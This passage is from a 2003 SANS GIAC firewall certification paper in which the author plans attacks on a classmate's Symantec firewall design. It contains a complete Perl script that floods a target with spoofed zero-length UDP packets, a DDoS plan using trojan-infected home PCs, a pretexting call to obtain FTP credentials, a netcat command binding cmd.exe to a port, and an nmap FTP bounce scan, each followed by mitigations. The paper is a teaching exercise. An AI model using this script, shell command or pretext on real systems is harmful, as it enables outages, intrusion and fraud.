© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Should there require a signifigant increase in the number of VPN connections in the future, then the VPN functions may need to be offloaded to a separate device. This could include adding a Cisco Pix VPN 3000 concentrator. The concentrator would then serve to increase the number of concurrent VPN sessions while offloading all encryption processing from the firewall.




© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Section IV – Design Under Fire

The design I've chosen for attack is Greg Surla
http://www.giac.org/practical/greg_surla_gcfw.doc



Greg's design employs a Symantec Enterprise Firewall v7.0, running on a MS Windows 2000 Server with Service Pack 2 installed.

I will attempt three types of attacks against the firewall

- Attack against the firewall
- Denial of service
- Attack a device through the firewall

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

I - Attack against the Firewall

The first thing I will do is to research any known vulnerabilities with this version. The website http://www.securityfocus.com hosts a software vulnerability database which we can use for our search. Using the keyword 'symantec' in the search tab, brought forth several recent vulnerabilites associated with Symantec Enterprise Firewall 7.0. There have been several recent vulnerabilities which have been identified with this firewall.

> Symantec Enterprise Firewall RealAudio Proxy Buffer Overflow Vulnerability
> http://online.securityfocus.com/bid/6389
>
> A vulnerability has been reported for Symantec Enterprise Firewall. A buffer overflow vulnerability occurs in the RealAudio Proxy installed on Symantec Enterprise Firewall. Reportedly when the Proxy is sent a specially formatted stream of data, it will trigger a buffer overflow condition.
>
> An attacker can exploit this vulnerability and send a specially crafted stream of data to the Proxy. This will result in a local buffer to be overrun with attacker supplied values and will trigger the buffer overflow condition.
>
> Although unconfirmed, it may be possible for an attacker to gain control over the execution of the vulnerable RealAudio Proxy process.

All versions up to Symantec Enterprise Firewall 7.0 running Windows 2000 Server SP2 are listed as vulnerable. However, it's doubtful that the Real Audio Proxy service would be running on the external firewall. I'm going to assume that it's already disabled and try to find something else.

Some more searching found:

> Raptor Firewall Zero Length UDP Packet Resource Consumption Vulnerability
> http://online.securityfocus.com/bid/3509
> A problem with the handling of UDP packets by the firewall has been discovered. When the firewall receives zero length UDP packets, the machine hosting the firewall becomes processor bound, with the firewall taking 100% of the CPU.
>
> This makes it possible for a remote user to crash the firewall, denying service to legitimate users of network resources. A reboot is required for the system to resume normal operation.

Further research found a Perl script which can be used to exploit the vulnerability, http://www.remote-exploit.org/downloads/symantec/raptor-dos.pl. Although this is an older vulnerability, and ver7.0 is not listed in the vulnerability database. The author claims that this works on Symantec Enterprise Firewall 7.0.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Max Moser mmo@remote-exploit.org

```
#!/usr/bin/perl
###################################
# This Code is for education only #
###################################
# Greetings to kitchen from #perl on irc openproject.net
# For the help on some perl questions.
# Firewalls are hard on the outside and crunchy on the inside
#
# The Rapor Firewall UDP-GSP (UDP-Proxy) gets 100% CPU load
# When getting UDP-Packets with no Data init
#
# Written 21.Jun 2001 by Max Moser mmo@remote-exploit.org
#
# http://www.remote-exploit.org
#
use Net::RawIP;
use Getopt::Long;
GetOptions('src=s','dst=s','num=i');
if (!$opt_src | !$opt_dst | !$opt_num ){
   print "\nUsage parameters for ".$0.":\n";
   print "\t--src\t IP-Sourceaddress\n";
   print "\t--dst\t IP-Destinationaddress\n";
   print "\t--num\t Numer of UDP packets to send\n";
   print "\nExample:\n";
   print "\t".$0." --src=192.168.0.1 --dst=192.168.0.354 --num=1000\n\n\n";
   exit(1);
};
# Some defines
$| = 1;
@anim= ("\\","|","/","-","\\","|","/","-");
$source=$opt_src;
$destination=$opt_dst;
$numpack=$opt_num;
print "\n\n\tSending packets now  ";
for($x=0;$x<$numpack;$x=$x+1){
   my $sport=(rand(65534)+1);
   my $dport=(rand(107)+1);
   my $c=new Net::RawIP({udp=>{source=>$sport,dest=>$dport}});
       $c->set({ip=>{saddr=>$source,daddr=>$destination},{udp}});
       $c->send;
       undef $c;
   for ($y=0;$y<8;$y=$y+1){
                print "\b" . $anim[$y];
                select (undef,undef,undef,0.01);
                if ($y==8){ $y=0};
   };
};
print "\n\n\nSuccessfully sent ".$numpack." packets to ". $destination . "\n\n";
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The preceding Perl script is compiled and executed on the attackers machine. The attacker is then prompted to enter the source address, destination address and the number of packets to send to the victim.

```
C:\tools\exploits>     perl raptorcrash.pl

IP-Sourceaddress 23.17.43.98
IP-Destinationaddress 5.10.100.34
Number of UDP packets to send 100000

Sending packets now

Successfully sent 100000 packets to 5.10.100.34

C:\tools\exploits>
C:\tools\exploits>
C:\tools\exploits>
```

By continually sending zero length packets to the firewall, we may be able to consume a high percentage of CPU cycles and prevent other valid processes from taking place. If the attack is indeed successful, it will cause the firewall to crash and would require it to be rebooted in order to regain functionality.

This attack could be mitigated by dropping all traffic that is destined directly for the external firewall interface. If this is not a valid option, then they could specifically drop UDP traffic which is destined for the firewall.

An option which would not work to stop this attack (permanently), would be to block the source IP address of the attacker, as source address spoofing has been designed into the script.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

II - Denial of Service Attack

The attacker has sixty compromised broadband home PC's infected with the subseven server trojan. At any given time, there are approximately fifty online which I may use to liking. The attacker was able to spread this trojan simply by offering infected shared game files via KaZaa. This made it relatively simple to infect multiple broadband hosts in a short period of time. Once the victim attempted to run the file, their system became infected and listen for the attackers commands.

Further research of the www.securityfocus.com database found an easily exploitable vulnerability.


> Multiple Symantec HTTP Proxy Denial of Service Vulnerability
> http://online.securityfocus.com/bid/5958
> Bugtraq id: 5958
>
> The "Simple, Secure Webserver" is a HTTP proxy included with Raptor Firewall, Symantec Enterprise Firewall, VelociRaptor and Symantec Gateway Security. A denial of service vulnerability has been reported in this component. According to the report, the proxy blocks while attempting to resolve hostnames specified in CONNECT requests. While this is occurring, requests from other clients are not handled. This behaviour can be exploited to cause a denial of service condition. Malicious users may connect to the proxy server and issue a CONNECT request for a hostname hosted on an unresponsive server. Any hostname can be used as the lookup occurs before the hostname is evaluated against access control lists.

All versions up to Symantec Enterprise Firewall 7.0 running Windows 2000 Server SP2 are affected. The simple secure webserver component is installed by default when installing Symantec Enterprise Server. Unless it has been specifically disabled, it may be vulnerable to a denial of service condition stated above.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Because this is an issue with how the firewall resolves a connection request, this is exploitable with just a simple browser. The fifty zombied PC's could make connection requests with their web browser to the incorrect link http://ord.giacext.com address, as opposed the correct one, http://orders.giacext.com. Using the SubSeven client, the attacker can have his compromised hosts make web browser connections to the wrong address. The diagram below depicts the attacker opening a browser connection to the url using one of the compromised machines.



When each of the compromised systems initiate connections requests to the firewall both repeatedly and simultaneously, the firewall may experience a denial of service while it times out attempting to resolve the nonexistant host. During this period, it will not accept new any connections and will result in a Denial of Service for other legitimate connections.

This attack could have prevented by uninstalling the Simple, Secure, Webserver component on the firewall. It could also have been prevented by applying the available hotfix from Symantec at www.symantec.com\downloads and also applying the MS Windows 2000 Service Pack 3.

Blocking the source address of the compromised machines at the border router is also an option, although not a very good one. It does nothing to fix the problem itself, and would require a good deal of effort to identify and block each attacker.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

III - Target an Internal System

The goal is to compromise the FTP server located on the ServiceNet2 subnet. We will attempt to exploit a known vulnerability in how the Symantec Enterprise Firewall handles an FTP bounce attack. The vulnerability will allow the FTP server to perform a bounce attack through the firewall even if the server itself is not vulnerable.

> Symantec Raptor / Enterprise Firewall FTP Bounce Vulnerability
> http://online.securityfocus.com/bid/4522
>
> Raptor Firewall is prone to FTP bounce attacks, even if the FTP server in the network it protects is not vulnerable to such attacks. As a result, if the attacker can authenticate with the FTP server (anonymously or otherwise), then it is possible to cause the FTP server to make a connection to an arbitrary host.
>
> It should be noted that affected firewall implementations disable FTP PORT connections to ports below 107.
>
> Symantec has reported that Enterprise Firewall V7.0 for Solaris is also vulnerable to this issue.

All versions up to and including Symantec Enterprise Firewall 7.0 running Windows 2000 Server SP2 are affected.

Further research reveals an outline of the explanation for the vulnarbility and an overview of the necessary steps to perform it. This was found at http://www.securiteam.com/securitynews/5WP0F206WS.html

The reason that the FTP server was chosen for this attack was primarily because it appears to be an easy target. Successfully compromising this server would give us the ability to perform a variety of nefarious activities against other hosts, while easily covering our tracks in the process.

The first step to implement this is to obtain a valid account on the FTP server. I'll begin by browsing their website searching for a valid customer name. Some companies like to advertise their customer kudos. If this is successful, it will give us a name and a starting point where we can create some fake official looking company letterhead to use.

I'll now call Giac Enterprises and try to explain that I'm an employee who's lost my password and to offer to fax them a request on official letterhead explaining the situation to use as verification. Hopefully with some smooth talking, we'll be able to swindle a valid login account for the FTP server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

After obtaining a valid username and password we can now authenticate and send the modified FTP connection requests to the server. When the firewall recieves our FTP request, it rewrites the source address to be that of the firewall and changes the data port to be greater than 107. This will override the built in protection for bounce attacks on the FTP server. By noting what the data port has been changed to, we can then spoof the port and address of our intended victim in our requests and the FTP will rewrite the address and port of the victim. We may then be able to launch attacks and scans against other hosts using this compromised FTP server, while effectively hiding our tracks.

One such use of this vulnerability would be to use the FTP server to perform port scans against either external Internet hosts. Nmap has the ability of the using an option for a bounce scan. We will determine what the FTP data port is set for and attempt to perform a scan across

To start to determine the data port, we'll setup Netcat, to listen on port tcp/20 for inbound traffic. Netcat will be used to record all inbound traffic on this port while attempting authentication.

```
nc -l -p 20 -t -e cmd.exe
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Nmap will be configured with the following parameters to perform a syn stealth scan against a victim host using the compromised FTP server. The first 1024 ports will be scanned in polite mode to determine the operating system version and any open ports. Nmap's command line options will be:

-sS	Syn stealth scan
-P0	No ICMP
-p	The port range is 1-1024
-S	Spoofed source address
-b	Specify address of the bounce server
-g	Set the source port for the FTP transmission at tcp/192
-O	Detect the operating system and version
-T 2	Scan in polite mode
23.212.147.10	[victim address]

```
Nmap -sS -P0  -p 1-1024  -S 5.10.100.34  -b 5.10.100.37  -g 192 -O -T 2 23.212.147.10

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Resolved ftp bounce attack proxy to 5.10.100.37 (5.10.100.37)
Host  (23.12.147.10) appears to be up ... good.
23/tcp    open      telnet
53/tcp    open      domain
135/tcp   open      loc-srv
139/tcp   open      netbios-ssn
389/tcp   open      ldap
445/tcp   open      microsoft-ds
```

Our scans against host 23.12.147.10 result in multiple ports being listed as open. This data can be now be used to plan for future exploits against this host.

This vulnerability is dependent on several factors in order to be successful. The attacker possessing a valid login id for successful authentication. However, this would not be necessary if the FTP server accepts anonymous login requests. During the reconasaince phase, implementing a policy of multiple identity checks would help to prevent an employee from giving out private customer information to the wrong person. However, when it comes to security, most often it's human error that is the likely cause of control failure.

Symantec has issued a patch for this vulnerability, which may be downloaded at http://www.symantec.com/downloads.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

References

Allen, J. H. (2001) *CERT Guide to System and Nework Security Practices*. Addison-Wesley.

Cisco Systems, Inc (2001) *Cisco Pix Firewall Command Reference, version 6.1*

Chapman D., Fox A. (2002) *Cisco Secure Pix Firewalls.* Cisco Press.

Brenton, C., Hamilton, A., & Kessler, G. (2000) *Mastering Cisco Routers*. Alameda, Ca: Sybex Publishing.

Brenton, C., Hunt, C. (2001) *Active Defense A comprehensive Guide to Network Security.* Alameda, Ca: Sybex Inc.

Fydor *The Art of Port Scanning* September 6, 1997.
URL: www.insecure.org/nmap/nmap_doc.html (December 13, 2001)

Northcutt, S., Novak, J. (2000) *Network Intrusion Detection an Analyst's Handbook, Second Editon*. New Riders Publishing.

McClure, Scambray, Kurtz (2003) *Hacking Exposed, Fourth Edition*. McGraw Hill / Osborne Publishing.

SANS Institute .*Track 2 – Firewalls, Perimeter, Protection, and Virtual Private Networks. 2.1 TCP/IP for Firewalls*. Course Book SANS Institute.

SANS Institute .*Track 2 – Firewalls, Perimeter Protection, and Virtual Private Networks. 2.2 Firewalls 101: Perimeter Protection with Firewalls*. Course Book SANS Institute.

SANS Institute .*Track 2 – Firewalls, Perimeter Protection, and Virtual Private Networks. 2.3 Firewalls 102: Perimeter Protection and Defense In-Depth*. Course Book SANS Institute.

SANS Institute *Track 2 – Firewalls, Perimeter, Protection, and Virtual Private Networks. 2.4 VPN's and Remote Access.* Course Book SANS Institute.

SANS Institute *Track 2 – Firewalls, Perimeter, Protection, and Virtual Private Networks. 2.5 Nework Design and Assessment.* Course Book SANS Institute.

URL's: www.iana.org
www.securityfocus.com

Zwicky, E. D., Cooper, S., Chapman, D. B. (2000) *Building Internet Firewalls, Second Edition*. Sebastopol, CA: O'Reilly & Associates, Inc.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.